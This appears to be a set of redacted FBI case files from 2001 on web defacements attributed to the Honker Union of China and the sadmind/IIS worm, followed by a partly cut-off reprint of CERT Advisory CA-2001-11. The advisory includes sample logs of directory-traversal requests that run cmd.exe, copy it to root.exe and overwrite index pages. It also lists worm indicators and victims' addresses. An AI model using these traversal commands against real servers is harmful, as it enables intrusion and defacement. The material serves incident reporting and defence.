Known Accomplices: ____________
Equipment used:
Hardware/configuration (CPU): ____________
Operating System: ____________
Software: ____________

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: 2
Estimated dollar loss to date: less than $500.00

To: Counterterrorism From: Washington Field
Re: [redacted], 05/23/2001 b3 b7E

Category of Crime:

Impairment:
- □ Malicious code inserted
- □ Denial of service
- □ Destruction of information/software
- □ Modification of information/software

Intrusion:
- X Unauthorized access
- □ Exceeding authorized access

Theft of Information:
- □ Classified information compromised
- □ Unclassified information compromised
- □ Passwords obtained
- □ Computer processing time obtained
- □ Telephone services obtained
- □ Application software obtained
- □ Operating software obtained

REMARKS

[redacted] telephonically advised the Inter-American Defense Board is a non-profit organization under the Organization of American States. They get their T-1 and support from the Organization of American States, but have a separate domain. b6 b7C

The following information was provided on the #050401 02 41307 Incident Report to NIPC and through telephonic contact with [redacted] The computer is located in Building 52, Room 208A, Fort Lesley J. McNair. The intrusion occurred at 6 PM on 05/03/01. The computer is critical to their mission. Their Web page was defaced and the system's integrity was compromised. A remark was left indicating the attack came from Chinese Hackers (Honker Union of China). There was no damage to the system. Ft. McNair Military Police were notified. The system was last updated on 05/03/01 through internal sources.

A copy of this FD-801 is being forwarded to FBI Chicago for inclusion in their Chinese computer intrusion effort.

♦♦

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/05/2001

At the request of [redacted] of the UNITED STATES CAPITAL POLICE, [redacted] Legislative Computer Systems, OFFICE OF THE CLERK, UNITED STATES HOUSE OF REPRESENTATIVES, furnished server logs and web pages via Internet email to Special Agent (SA) [redacted]

b3
b6
b7C
b7E

Enclosed in a 1A envelope for case [redacted] is a 3.5" floppy diskette entitled, "US House of Rep. Web Defacement".

Investigation on 5/1/01 at Fairfax, Virginia

File # [redacted] Date dictated

by SA [redacted]

b3
b6
b7C
b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

IP/C

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/05/2001

To: ✓Chicago **Attn:** ✓SA [redacted]

b3
b6
b7C
b7E

From: Washington Field
NS-18/NVRA
Contact: SA [redacted] 703-762-3456

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] [redacted](Pending)

Title: Subject: HACKER/HONKER UNION OF CHINA
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: Lead covered.

Reference: [redacted]

b3
b6
b7C
b7E

Administrative: Reference May 9, 2001 email wherein Special Agent (SA) [redacted] provided SA [redacted] the logs and web pages from victim server. The server log and web page files were also forwarded to SA [redacted] on a 3.5" floppy diskette enclosed in an 1A envelope.

Enclosure(s): [redacted] FD-302 with attached 1A envelop containing one 3.5" floppy diskette.

Details: On April 30,2001, the United States (US) HOUSE OF REPRESENTATIVES, OFFICE OF THE CLERK'S web server suffered a web defacement. [redacted] Detective, US CAPITAL POLICE notified the Federal Bureau of Investigation (FBI) of the intrusion. An FD-801 detailing an intrusion was completed and forwarded to the Chicago FBI office. SA [redacted] requested that [redacted] forward the server's log files and web pages to Washington Field office. At the request of Detective [redacted] [redacted] of the LEGISLATIVE COMPUTER SYSTEMS GROUP, forwarded the server information to SA [redacted] via Internet email.

b6
b7C

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO

Read and clear.

♦♦

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/11/2001

To: Counterterrorism **Attn:** Computer Investigations Unit, Room 5965 National Infrastructure Protection Center (NIPC)

From: St. Louis

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]

b3
b6
b7C
b7E

Title: Subject: HONKER UNION OF CHINA;
Victim: City of St. Louis Water Division
Type: Computer Intrusion
Date: June 7, 2001

SUBMISSION: X Initial □ Supplemental □ Closed

CASE OPENED: 05/10/2001

CASE CLOSED: 06/11/2001 (Referred to Chicago Division)

□ No action due to state/local prosecution
(Name/Number:________________)
□ USA declination
□ Referred to Another Federal Agency
(Name/Number:________________)
□ Placed in unaddressed work
x Closed administratively
□ Conviction

COORDINATION: FBI Field Office St. Louis Division
Government Agency ________________
Private Corporation ________________

VICTIM

Company name/Government agency: City of St. Louis Water Division
Address/location: 1640 S. Kingshighway , St. Louis, MO
Purpose of System: System Network for Water Division
Highest classification of information stored in system:________________

b6
b7C

b3
b7E

System Data:

Hardware/configuration (CPU): Nokia IP/440 Compaq Proliant Server
Operating System: Windows NT
Software: Checkpoint Firewall-1, Hardened Unix

Security Features:

Security Software Installed: x yes (identify Checkpoint Firewall □ no
Logon Warning Banner: □ yes x no

INTRUSION INFORMATION

Access for intrusion: x Internet connection □ dial-up number □ LAN (insider)
If Internet: Internet address: 65.64.147.130
Network name: stlwater.com

Method:

Technique(s) used in intrusion: web page defacement (list provided)

Path of intrusion:
addresses: 1. 202.100.26.139 2. ______ 3. ______
country: 1. ______ 2. ______ 3. ______
facility: 1. ______ 2. ______ 3. ______

Subject:

Age: ______ Race: ______
Sex:: ______ Education: ______
Alias(s): ______ Motive: ______
Group Affiliation: HONKER UNION OF CHINA
Employer: ______
Known Accomplices: ______
Equipment used: ______
Hardware/configuration (CPU): ______
Operating System: ______
Software: ______

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: 1
Estimated dollar loss to date: N/A

b3 b7E

Category of Crime:

Impairment:
X Malicious code inserted
□ Denial of service
□ Destruction of information/software
X Modification of information/software

Intrusion:
X Unauthorized access
□ Exceeding authorized access

Theft of Information:
□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
□ Telephone services obtained
□ Application software obtained
□ Operating software obtained

REMARKS

On May 7, 2001, the City of St. Louis Water Division had their Web paged defaced by the HONKER UNION OF CHINA. There was no text printed on the black screen. Analysis of the html code revealed that following text was to be printed to the screen: "fuck USA Government, fuck PoizonBOx, contact sysadmcn@yahoo.com.cn".

[redacted] for the Water Division, opined that the text was not printed on the screen, because they did not use Outlook on his system. [redacted] advised that city hall's web page was also defaced with the same html code, but the text was not printed to screen either and city hall does not use Outlook either. b6 b7C

[redacted] used a DMZ configuration for his Checkpoint Firewall-1 system and the logs did not show any activity of the html code passing through the system. [redacted] confirmed that his ftp was not running. [redacted] requested SA [redacted] to find out if any similar incidents had been reported to the FBI. SA [redacted] telephonically the STAU Unit about the logging problem and was told that no other incidents had been reported. b6 b7C

[redacted] provided SA [redacted] with the following: a floppy diskette containing four files (two html and two asp), a one page log from the Checkpoint Firewall-1 system, an Internet article on a web page defacement at University of Missouri, St. Louis (UMSL) and a e-mail from [redacted] to his supervisor about the incident. The text message inserted in the html code was printed to the screen at UMSL b6 b7C
15[redacted]3.oth.

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE

Date: 06/11/2001

To: Counterterrorism

Attn: Computer Investigations Unit, Room 5965 National Infrastructure Protection Center (NIPC)

From: St. Louis

Approved By: [redacted]

Drafted By:

b3
b6
b7C
b7E

Case ID #: [redacted]

Title: Subject: HONKER UNION OF CHINA
Victim: Mary Institute and Saint Louis Country Day School
Type: Computer Intrusion
Date: 05/07/2001

SUBMISSION: X Initial □ Supplemental □ Closed

CASE OPENED: 05/10/2001

CASE CLOSED: 06/11/2001 (Referred to Chicago Division)

□ No action due to state/local prosecution
(Name/Number:____________________)
□ USA declination
□ Referred to Another Federal Agency
(Name/Number:____________________)
□ Placed in unaddressed work
X Closed administratively
□ Conviction

COORDINATION: FBI Field Office St. Louis Division
Government Agency ____________________
Private Corporation ____________________

VICTIM

Company name/Government agency: Mary Institute and Saint Louis Country Day School
Address/location: 101 N. Warson Road, St. Louis, MO 63124
Purpose of System: Support for Educational Structure
Highest classification of information stored in system: N/A

b3
b6
b7C
b7E

[redacted]

To: Counterterrorism From: St. Louis
Re: [redacted] Date: 06/11/2001

b3
b7E

System Data:

Hardware/configuration (CPU): Dell PowerEdge 4400, 733MHz, PIII
(3)18GB hard drives, 1GB RAM

Operating System: Windows 2000, IIS 5.0 Web Server

Software : ______

Security Features:

Security Software Installed: x yes (identify SonicWall ProVX) □ no

Logon Warning Banner: □ yes x no

INTRUSION INFORMATION

Access for intrusion: x Internet connection □ dial-up number □ LAN (insider)

If Internet: Internet address: 206.187.18.237 (public)

Network name: mail.micds.org

Method:

Technique(s) used in intrusion: web page defacement (list provided)

Path of intrusion:

addresses:	1. 137.241.140.239	2. 210.122.218.237	3.
country:	1.	2.	3.
facility:	1.	2.	3.

Subject:

Age: ______ Race: ______

Sex:: ______ Education: ______

Alias(s): ______ Motive: ______

Group Affiliation: HONKER UNION OF CHINA

Employer: ______

Known Accomplices: ______

Equipment used: ______

Hardware/configuration (CPU): ______

Operating System: ______

Software: ______

Impact:

Compromise of classified information: □ yes X no

Estimated number of computers affected: 1

Estimated dollar loss to date: UNK 4hrs. of sys admn time

Category of Crime:

Impairment:
x Malicious code inserted
□ Denial of service
□ Destruction of information/software
x Modification of information/software

Intrusion:
x Unauthorized access
□ Exceeding authorized access

Theft of Information:
□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
□ Telephone services obtained
□ Application software obtained
□ Operating software obtained

REMARKS

On May 7, 2001 and May 10, 2001, a public web server at Mary Institute and Saint Louis Country Day School(MICDS) was attacked. The server was running Windows 2000 Service Pack 1 and IIS 5.0. The DNS was mail.micds.org. [redacted] b6 [redacted] at MICDS, applied new patches to fix the problem on b7C 5/7 and again on 5/10.

The text in the HTML code was consistent with other web defacements. The text was "Fuck USA Government, Fuck PoizonBOx, contact sysadmcn@yahoo.com.cn"

b6 [redacted] attempted to send e-mails to the hosts which b7C appeared on the logs, but all attempts at communication bounced. [redacted] was running a variety operating systems in addition to Win2K to include Solaris and Linux.

[redacted] was notified by the Technology Department about the defacement on 5/7 and by the Business Department on 5/10. [redacted] deleted all the files which were modified and redirected the web page. [redacted] recreated the web page.

[redacted] supplied a floppy diskette to SA [redacted] with the log activities from the attack.

♦♦

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/04/2001

[redacted], 2100 Edgeland Avenue #2, Louisville, Kentucky, 40204, cellular telephone number [redacted] date of birth [redacted] Social Security Account Number [redacted] was interviewed at his place of employment, Choice Systems, Inc., 9960 Corporate Campus Drive, Suite 100, Louisville, Kentucky, 40202, telephone number 502-357-6300, extension [redacted] where he is employed as a [redacted] After being advised of the identity of the interviewing Agent and the purpose of the interview, [redacted] provided the following information: b6 b7C

[redacted] stated he sent all available logs of the attack to Special Agent (SA) [redacted] in Washington, D.C. several weeks ago. [redacted] explained the cost of the attack was negligible and that it only affected Choice Systems' web server which is their commercial site. According to the log file, the main server was compromised on May 4, 2001 and was registered under IP address of 208.141.14.245. The upstream Internet provider for this server was Confluent Web Systems. b6 b7C

[redacted] stated the other system compromised was a backup server for the commercial server. The log file for the backup server indicated that the system was compromised earlier on February 23, 2001. The IP address of this server was 202.97.205.4. The upstream Internet provider for this server was Blue Star.Net. b6 b7C

[redacted] concluded by stating the only way the compromise of this attack was noticed was when the main commercial server was attacked by the Chinese web page defacement. While restoring the web page, the other infiltration was noticed. While investigating this intrusion, [redacted] stated one of the scripts used referenced a site in California. [redacted] stated after this discovery, he was contacted by SA [redacted] b6 b7C

[redacted] provided the interviewing Agent with copies of all the logs he still had in his possession.

Investigation on 06/01/2001 at Louisville, Kentucky

File # [redacted] Date dictated 06/04/2001 b3 b6 b7C b7E

by SA [redacted]

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/11/2001

On June 11, 2001, Detective [redacted] Oregon State Police (OSP), 3710 Portland Road Northeast, Salem, Oregon, provided SA [redacted] with the following reports, via US Mail, related to China originated web site defacements: b6 b7C

1. OSP Incident Report 01227855, dated May 22, 2001, for victim, Construction Contractors Board.

2. OSP Incident Report 01227857, dated May 25, 2001, for victim, Department of Environmental Quality. Enclosed with this report are two floppy diskettes containing the server logs of the victimized machine.

3. OSP Incident Report 01227869, dated May 23, 2001, for victim, Oregon State Police - ID Services. Enclosed with this report is one floppy diskette containing the Internet files believed to have been uploaded to the ID Services server.

All original reports and diskettes are being placed into 1A envelope's, and will be furnished to Chicago for potential prosecution.

Investigation on June 11, 2001 at Hillsboro, Oregon

File # [redacted] Date dictated June 11, 2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

(Rev. 10-01-1999)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/11/2001

To: Counterterrorism **Attn:** Computer Investigations Unit,
CIOS, NIPC
SSA [redacted]
SSA
Room 11719 b3 b6 b7C b7E

✓Chicago SA [redacted]

From: Portland
Squad 4
Contact: [redacted] [redacted]

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] [redacted]Pending)

Title: HACKER/HONKER UNION OF CHINA;
CHICAGO SYSTEMS GROUP - VICTIM;
INTRUSION

Synopsis: Furnish Chicago with web defacement incident reports.

Enclosure(s): Enclosed for Chicago is the original and one copy of an FD-302, for the interview of Oregon State Police (OSP) Detective [redacted] Also enclosed are the 1A envelopes containing the original OSP incident reports and computer diskettes. b6 b7C

Details: Pursuant to telephone calls between SA [redacted] and SA [redacted] Portland is providing Chicago with reports of the following China originated web site defacements:

On June 11, 2001, Oregon State Police (OSP) Detective [redacted] furnished Portland with 3 Incident Reports detailing web site defacements at the following businesses:

1. Oregon Department of Environmental Quality

2. Oregon Construction Contractors Board

3. OSP - ID Services

[redacted] b3 b7E

b3
b6
b7C
b7E

Detective [redacted] also furnished computer diskettes containing data from the compromised machines.

Portland will continue to provide Chicago with China based web site defacement reports, as they are received.

♦♦

FD-542 (Rev. 11-02-1999)

542-CG.wpd

1P1C

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/31/2001

To: ✓Chicago ✓**Attn:** SA [redacted] b3 b6 b7C b7E
Philadelphia

om: Philadelphia
Squad 9
Contact: SA [redacted] 215-418-4313

Approved By: [redacted]

Drafted By:

Case ID #: √[redacted] Pending)
[redacted] (Pending)

Title: Honkers Union of China;
Chicago Systems Group- Victim;
Intrusion- Other

Synopsis: Claim statistical accomplishments.

Details: Philadelphia FBI has received several complaints and have identified the following victims concerning the above captioned Chicago investigation. Below is a list of victims of the web defacement attack identified in the Philadelphia FBI territory since May 18, 2001:

1.) MAC DIRECT c/o [redacted] b6 b7C
185 Discovery Drive
Colmar, PA 18915
[redacted] (cell)

2.) MORAVIAN COLLEGE c/o [redacted]
120 West Greenwich Street
Bethlehem, PA 18018
[redacted]

3.) PALISADES SCHOOL DISTRICT c/o [redacted]
39 Thomas Free Drive
Kintnersville, PA 18930
(610) 847-5131 ext. [redacted]

4.) SOLUTION SYSTEMS INC. c/o [redacted]
114 Forest Avenue
Narbeth, PA 19072
[redacted]

[redacted] b3 b7E

b3
b7E

5.) CONCORDE INC. c/o [redacted]
1835 Market Street
12th Floor
Philadelphia, PA 19103
[redacted]

b6
b7C

6.) UNIGLOBE/WINGS TRAVEL c/o [redacted]
6198 Butler Pike
Blue Bell, PA
[redacted]

7.) NEUTRONICS INC. c/o [redacted]
[redacted]

8.) TOPLINK INC. c/o [redacted]
103 East Pennsylvania Blvd.
Festerville, PA 19053
[redacted]

9.) CRW GRAPHICS INC. c/o [redacted]
9100 Pennsauken Highway
Pennsauken, NJ 08110
[redacted]

b6
b7C

10.) DILWORTH PAXSON, LLP c/o [redacted]
1735 Market Street
Philadelphia, PA 19103
[redacted]

11.) LANCASTER GENERAL HOSPITAL c/o [redacted]
[redacted]

12.) PHILADELPHIA UNIVERSITY c/o [redacted]
[redacted]

13.) VILLAGEAUCTION.COM c/o [redacted]
200 Innovation Blvd.
University Park, PA 16803
[redacted]

14.) CIBER c/o [redacted]
650 Wilson Lane
Mechanicsburg, PA 17055
[redacted]

15.) PointAll Corporation c/o [redacted]
950 Tilton Road
Northfield, NJ 08225

b3
b7E

(609) 641-7500 ext. [redacted]

b6
b7C

16.) Open Systems Solutions, Inc. c/o [redacted]
[redacted]
710 Floral Vale Blvd
Yardley, PA 19067
[redacted]

17.) Prince Law Offices c/o [redacted]
42 South 5th Street
Reading, PA 19602
(610) 375-8425 x[redacted]

18.) Miller's Capital Insurance c/o [redacted]
805 North Front Street
Harrisburg, PA 17102
[redacted]

19.) Deloitte Consulting Group c/o [redacted]
3600 Vartan Way
Harrisburg, PA 17110
(717) 651-2858 ext [redacted]

20.) APR Supply Company c/o [redacted]
305 North 5th Street
Lebanon, PA 17022
[redacted]

21.) Commonwealth of Pennsylvania c/o [redacted]
Commonwealth Technology Center
1 Technology Park
Harrisburg, PA
[redacted]

b6
b7C

22.) Navy Depot
SA [redacted] (Naval Criminal Investigative Service)
[redacted]

23.) Pennsylvania State University c/o [redacted]
Harrisburg Campus
Harrisburg, PA

24.) Strafford Mechanical, Inc. c/o [redacted]
37 Industrial Blvd.
Paoli, PA 19301
[redacted]

25.) Adis International Inc. c/o [redacted]
820 Town Center Drive

b3
b6
b7C
b7E

Langhorne, PA 19047
[redacted]

b3
b7E

Accomplishment Information:

Number: 25
Type: NIPCIP VICTIM CONTACTED/INTERVIEWED
ITU: NIPCIP
Claimed By:
    SSN: [redacted]
    Name:
    Squad: 9

b6
b7C

b3
b7E

LEAD(s):

Set Lead 1:

CHICAGO

AT CHICAGO, ILLINOIS

For information purposes. Read and clear.

Set Lead 2:

PHILADELPHIA

AT PHILADELPHIA, PENNSYLVANIA

Read and clear.

◆◆

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/31/2001

To: Counterterrorism **Attn:** Computer Investigations Unit, Room 5965
Computer Investigations and Infrastructure Threat Assessment Center (CID/NSD)

From: SAC, Seattle
Squad 11
Contact: IOS [redacted] (206) 262-2438

b3
b6
b7C
b7E

Approved [redacted]

Drafted By:

Case ID #: [redacted]

Title: Subject: UNSUB;
Victim: LUMMI INDIAN BUSINESS COUNCIL;
Type: SADMIND/IIS WORM;
Date: 05/14/01

SUBMISSION: X Initial □ Supplemental □ Closed

CASE OPENED: 05/31/01

CASE CLOSED:

□ No action due to state/local prosecution (Name/Number________)
□ USA declination
□ Referred to Another Federal Agency (Name/Number:________)
X Placed in unaddressed work
□ Closed administratively
□ Conviction

COORDINATION: FBI Field Office Chicago
Government Agency ________
Private Corporation ________

VICTIM

Company name/Government agency: [redacted]
Address/location: 2616 Kwina Road
Bellingham, WA., 98226

b3
b6
b7C
b7E

Purpose of System: Web Site
Highest classification of information stored in system: Unclass.

[redacted]

To: Counterterrorism From: SAC, Seattle
Re: [redacted] 05/31/2001

b3
b7E

System Data:

Hardware/configuration (CPU): ____________________
Operating System: Windows NT/Service Pack 6 with IIS
Software: ____________________

Security Features:

Security Software Installed: **X** yes (if yes, type) □ no
Symantic Norton Anti Virus Software
Logon Warning Banner: □ yes □ no

INTRUSION INFORMATION

Access for intrusion: **X** Internet connection □ dial-up number □ LAN (insider)
If Internet: 169.203.16.2 (Lummi Nation IP addresses)
Network name:

Method:

Path of intrusion:

addresses: 1. 207.71.87.60
country: 1. USA
facility: 1. Verio, Inc

Subject: UNSUB
Age: ________ Race: ________
Sex: ________ Education: ________
Alias(s): ________ Motive: ________
Group Affiliation: ________
Employer: ________
Known Accomplices: ________
Equipment used:
Hardware/configuration ________
Operating System: ________
Software: ________

Impact:

Compromise of classified information: □ yes □ **X** no
Estimated number of computers affected: 1
Estimated dollar loss to date: $400.00 (wage paid to [redacted].

b6
b7C

b3 b7E

Category of Crime:

Impairment:
X Malicious code inserted
□ Denial of service
X Destruction of information/software
X Modification of information/software

Theft of Information:
□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
□ Telephone services obtained
□ Application software obtained
□ Operating software obtained

Intrusion:
X Unauthorized access
□ Exceeding authorized access

REMARKS

On May 14, 2001, the Federal Bureau of Investigation (FBI) Seattle, Washington, office received a copy of NIPC Cyber Intrusion Report 051901 004 42062 reporting the defacement of the Lummi Indian Business Council's web site. According to the complainant, [redacted] b6 [redacted] 2616 Kwina Road, Bellingham, Washington, 98226, telephone b7C number [redacted] on May 14, 2001, from 22:37:06 - 22:38:02 the Lummi Nation's web server was infected with the sadmind/IIS worm. The attacker originated from Internet Protocol (IP) address 207.71.87.60 via spoofed DNS server 208.151.126.140.

On May 30, 2001, FBI Intelligence Operations Specialist (IOS) [redacted] b6 [redacted] conducted a [redacted] on the [redacted] web site and b7C determined that IP address [redacted] b7E [redacted] On May 31, 2001, IOS [redacted] telephonically contacted [redacted] at his place of business regarding the complaint. After being advised of the identity of the interviewing IOS and the nature of the interview, [redacted] provided the following information:

On May 7, 2001, an unsuccessful attempt was made by an unknown intruder to infect the Lummi Nation's web server with the sadmind/IIS worm. On May 14, 2001, the Lummi Nation's web server was successfully infected with the worm as evidenced by the content on their web site (IP address 169.203.16.2) being replaced with derogatory verbiage directed against the United States Government. [redacted] said that he obtained some information b6 about the worm from the cert.org web site but was frustrated that CERT did b7C

b3
b6
b7C
b7E

not provide information on how to remove the worm from infected machines. [redacted] sent an e-mail message to the [redacted] at Verio advising Verio of the compromise (Verio is the registrant for the Solaris machine used to send the sadmind/IIS worm).

The Lummi Nation's web server runs Windows NT 4.0/Service Pack 6 with IIS as its operating system and Symantec as its anti-virus protection. The Lummi Business Council has purchased firewall protection but [redacted] has not yet installed the software on their machines. [redacted] said that an analysis b6
of the infected server revealed that some files had been modified and that b7C
the system was only allowing outgoing traffic through ports 80 and 443. The worm overwrote the compromised web server's access tables consequently only allowing access to the Internet via protocol 6. [redacted] spent approximately two days recovering from the May 14, 2001, compromise and several hours blocking the May 7, 2001, attempted compromise.

On May 31, 2001, IOS [redacted] located CERT Advisory CA-2001-11 sadmin/IIS Worm, original release date May 08, 2001, on the www.cert.org web site. According to information provided in the advisory, the sadmin/IIS worm is a self-propagating malicious code that uses two well known vulnerabilities to deface web pages. Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and subsequently installs software to attack Microsoft IIS web servers. In addition, the worm includes a component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ +" to the .rhosts file in the root user's home directory. Finally, the worm will modify the index.html on the host Solaris System after compromising 2,000 IIS systems. Microsoft IIS servers that are successfully compromised exhibit the modified web pages that read as follows:

fuck USA Government
fuck PoizonB0x
contact:sysadmcn@yahoo.com.cn

b6
b7C

Lummi Nation

"Related by family, culture, and history"

X □ b6 b7C

The Lummi Nation is located adjacent to Whatcom County, in the northwest corner of Washington State. Lummi is 8 miles west of the city of Bellingham, and 100 miles north of Seattle. Although Lummi is 20 miles south of the U.S.-Canadian border, there is no border for Native Americans related by family, culture, and history. The reservation occupies over 12,500 acres of land on two peninsulas. The tribe holds 8,000 acres of Puget Sound tidelands surrounding the reservation.

Size: 12,500 Acres
8,000 Acres Tidelands

Enrolled Lummi Members: 4000


Usual and Accustomed Fishing Area:
Canadian border to Seattle

Economic Development: Salmon and shellfish hatcheries, seafood processing plant, convenience store, marina, foreign trade zone.

Education: Head Start, Elementary, Junior (Middle) School, High School, and Northwest Indian College.

Natural Resources: Salmon, Crab, Clams, Oysters, Herring, Forestry, Agricultural Land, Ground and Surface Water, Tribal Tidelands.

Government: Self-Governance Tribe under an 11 member Lummi Indian Business Council elected by a General Council of all enrolled members.



LUMMI NATION
TREATY OF 1855

2114

If you have any questions, comments or concerns please e-mail: postmaster@lummi-nation.bia.edu

LUMMI INDIAN NATION

TREATY OF 1855

Home

Self-Governance

Natural Resources

Partners

CarnegieMellon
Software Engineering Institute
CERT Coordination Center

Home Site Index Search Contact FAQ
incidents, quick fixes & vulnerabilities | security practices & evaluations | survivability research & analysis | training & education

[redacted] b6
b7C

Options

Advisories

Vulnerability Notes Database

Incident Notes

Current Activity

Related

Summaries

Tech Tips

AirCERT

Employment Opportunities

more links

CERT Statistics

Vulnerability Disclosure Policy

CERT Knowledgebase

System Administrator courses

CSIRT courses

Other Sources of Security Information

Channels

Message
Welcome to the new Incidents, Quick Fixes, and Vulnerabilities area of the CERT/CC web site.

CERT® Advisory CA-2001-11 sadmind

Original release date: May 08, 2001
Last revised: May 10, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running unpatched versions of Microsoft IIS
- Systems running unpatched versions of Solaris up to, and including, Solaris 7

Overview

The CERT/CC has received reports of a new piece of self-propagating malicious code (referred t(worm uses two well-known vulnerabilities to compromise systems and deface web pages.

I. Description

Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems a Microsoft IIS web servers. In addition, it includes a component to propagate itself automatically tc add "+ +" to the .rhosts file in the root user's home directory. Finally, it will modify the index.html c compromising 2,000 IIS systems.

To compromise the Solaris systems, the worm takes advantage of a two-year-old buffer overflow program. For more information on this vulnerability, see

http://www.kb.cert.org/vuls/id/28934
http://www.cert.org/advisories/CA-1999-16.html

After successfully compromising the Solaris systems, it uses a seven-month-old vulnerability to cc information about this vulnerability, see

http://www.kb.cert.org/vuls/id/111677

Solaris systems that are successfully compromised via the worm exhibit the following characteris

- Sample syslog entry from compromised Solaris system

```
May  7 02:40:01 carrier.example.com inetd[139]: /usr/sbin/sadmind: Bus Error - core dumped
May  7 02:40:01 carrier.example.com last message repeated 1 time
May  7 02:40:03 carrier.example.com last message repeated 1 time
May  7 02:40:06 carrier.example.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
May  7 02:40:03 carrier.example.com last message repeated 1 time
May  7 02:40:06 carrier.example.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
May  7 02:40:08 carrier.example.com inetd[139]: /usr/sbin/sadmind: Hangup
May  7 02:40:08 carrier.example.com last message repeated 1 time
May  7 02:44:14 carrier.example.com inetd[139]: /usr/sbin/sadmind: Killed
```

Related Sites

- A rootshell listening on TCP port 600
- Existence of the directories
  - /dev/cub *contains logs of compromised machines*
  - /dev/cuc *contains tools that the worm uses to operate and propagate*
- Running processes of the scripts associated with the worm, such as the following:
  - /bin/sh /dev/cuc/sadmin.sh
  - /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 111
  - /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 80
  - /bin/sh /dev/cuc/uniattack.sh
  - /bin/sh /dev/cuc/time.sh
  - /usr/sbin/inetd -s /tmp/.f
  - /bin/sleep 300

Microsoft IIS servers that are successfully compromised exhibit the following characteristics:

- Modified web pages that read as follows:

```
fuck USA Government
    fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn
```

- Sample Log from Attacked IIS Server

```
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir+..\ 2C
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/../../winnt/system32/cmd.exe /c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/root.exe /c+echo+<HTML code inserted here>.././index.asp 502 -
```

II. Impact

Solaris systems compromised by this worm are being used to scan and compromise other Solari
compromised by this worm can suffer modified web content.

Intruders can use the vulnerabilities exploited by this worm to execute arbitrary code with root pri
arbitrary commands with the privileges of the IUSR_*machinename* account on vulnerable Windov

We are receiving reports of other activity, including one report of files being destroyed on the con
them unbootable. It is unclear at this time if this activity is directly related to this worm.

III. Solutions

Apply a patch from your vendor

A patch is available from Microsoft at

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

For IIS Version 4:
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

For IIS Version 5:
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

Additional advice on securing IIS web servers is available from

http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/tools.asp

Apply a patch from Sun Microsystems as described in Sun Security Bulletin #00191:

http://sunsolve.sun.com/pub-cgi/retrieve.pl? doctype=coll&doc=secbull/191&type=0&nav=

Appendix A. Vendor Information

